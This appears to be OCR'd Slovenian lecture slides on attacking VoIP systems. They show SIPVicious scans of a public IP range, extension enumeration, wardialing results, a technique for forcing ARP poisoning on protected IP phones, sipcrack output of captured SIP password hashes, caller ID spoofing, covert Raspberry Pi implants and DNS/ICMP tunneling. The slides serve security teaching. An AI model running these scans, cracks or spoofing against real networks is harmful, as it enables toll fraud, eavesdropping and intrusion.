:/home/ /sipvicious # ./svmap.py 77.38.13.*
192.168.0.1 - PuTTY
| Extension | Authentication |
| 690 | reqauth |
| 543 | reqauth |
| 541 | reqauth |
| 547 | reqauth |
| 545 | reqauth |
| 678 | reqauth |
| 674 | reqauth |
| 675 | reqauth |
| 676 | reqauth |
| 677 | reqauth |
| 670 | reqauth |
| 672 | reqauth |
| 673 | reqauth |
| 689 | reqauth |
| 688 | reqauth |
| 685 | reqauth |
| 684 | reqauth |
| 687 | reqauth |
| 686 | reqauth |
| 681 | reqauth |
| 680 | reqauth |
| 683 | reqauth |
| 682 | reqauth |
:/home/ /sipvicious # ./svwar.py 77.38.13.49

# Wardialing

| ID | Number | Type | Signal | Spectrum | CID | Provider | Time | Ring |
|---|---|---|---|---|---|---|---|---|
| 9278 | 74959390003 | VOICE |   |   | 74959394609 | CallWithUs | 21 | 20 |
| 5358 | 74959390004 | VOICE |   |   | 74959393579 | CallWithUs | 24 | 28 |
| 5222 | 74959390007 | VOICE |   |   | 74959398065 | CallWithUs | 39 | 13 |
| 8881 | 74959390009 | VOICE |   |   | 74959398484 | CallWithUs | 24 | 26 |
| 3874 | 74959390012 | VOICE |   |   | 74959393316 | CallWithUs | 27 | 26 |

http://warvox.org

# Reševanje težav


- Težave s kodeki.
- Signalni protokol; Wireshark in UCsniff podpirajo:
  - SIP (Session Initiation Protocol)
  - SCCP (Skinny Call Control Protocol) oz. 'Skinny'.
  - Avaya telefoni uporabljajo H.323 signalni protokol, ki (še) ni (popolnoma) podprt v odprtokodnih orodjih.
- Uporaba mehanizmov za preprečevanje ARP zastrupljanja.


# Reševanje težav

- Zaobid mehanizmov za preprečevanje ARP zastrupljanja - uporaba možnosti Unicast ARP Request Poisoning.
  - Običajno napravi pošljemo “zastrupljeni” unicast ARP paket in tako “popravimo” njegovo ARP tabelo.
  - Vendar a imajo nekateri telefoni (npr. Cisco Unified IP Phones, nekateri Avaya telefoni) varnostno nastavitev, ki takšno zastrupljanje onemogoča. Med vzpostavljanjem klica s pomočjo SCCP signalnega protokola, ko telefon ugotovi kdo je njegov RTP partner (ang. *peer*), temu partnerju pošlje ARP zahtevek ter tako nazaj popravi svojo ARP tabelo.
  - Rešitev: prestrežemo *StartMediaTransmission SCCP* paket in izvemo, da bo telefon poslal ARP zahtevek, zato ustvarimo lažen unicast ARP odgovor in telefon zasujemo s temi lažnimi paketki. Na ta način “preglasimo” pravi ARP odgovor.

# Reševanje težav

- Strojne rešitve:
  - priklop na koncentrator in uporaba PoE injectorja (Power over Ethernet).
  - prevezava ethernet kablov tako, da gre napajanje mimo računalnika (ločeno sprejemamo RX in TX promet).




Vir: http://hackaday.com/2008/09/14/passive-networking-tap/


# Pridobitev SIP računa

# Pridobitev gesla za SIP račun


```
pepelux@debian$ sipcrack sip-users.txt -w dic.txt

SIPcrack 0.2  ( MaJoMu | www.codito.de )
----------------------------------------

* Found Accounts:

Num   Server       Client       User  Hash|Password

1  10.100.100.102 172.23.0.9  1001  b031c8f29f2939b65f0d9401c8c94000
2  10.100.100.102 172.23.0.9  1001  da49687fde85a93e9dbfb939387696f0
3  10.100.100.102 172.23.0.9  1002  af55dd49bbd767a6fd35882b0e249c3d
4  10.100.100.102 172.23.0.9  1002  1555ffc83f8d80e5657b5695019ecd49
5  10.100.100.102 172.23.0.9  1002  16f880ed28fe8ba6a2487611e24205b
6  10.100.100.102 172.23.0.9  1001  8ee71563a5d173aa7a7eb8d8ae0a5dc4
7  10.100.100.102 172.23.0.9  1001  f74d46471ab4384f02a18a64e921ffe7
8  10.100.100.102 172.23.0.9  1002  a66136e558b34861db73b1aa4f233628
9  10.100.100.102 172.23.0.9  1002  ae6a41ac06613875626ea7ae34dc9a9a

* Select which entry to crack (1 - 9):
```

# Spreminjanje klicne identifikacije

# Ponarejanje klicne identifikacije
## (ko imamo SIP račun)




# Ponarejanje klicne identifikacije





[DEMO CallerID, SMS]

**Včasih je pomen fizičnega dostopa podcenjen**




Omrežni priključek, Wi-fi, Bluetooth,...


Raspbery PI, <http://www.raspberrypi.org/>.

Cena: 15 GBP

http://theplugbot.com/




TCP-over-DNS/ICMP,...?


http://code.kryo.se/iodine/


“Bump key”

[FILM: 0:45]




Vir: <http://www.phenoelit-us.org/stuff/FX_Phenoelit_25c3_Cisco_IOS.pdf>.




Vir: All your firmware are belong to us, <http://slo-tech.com/clanki/09010/>.

**Potem pa smo v poslovnih prostorih našli...**


ENTERASYS
NETWORKS
S1 S2
CABLETRON
SYSTEMS
RoamAbout
Wireless LANs
CSIWS-A
www.cabletron.com/wireless

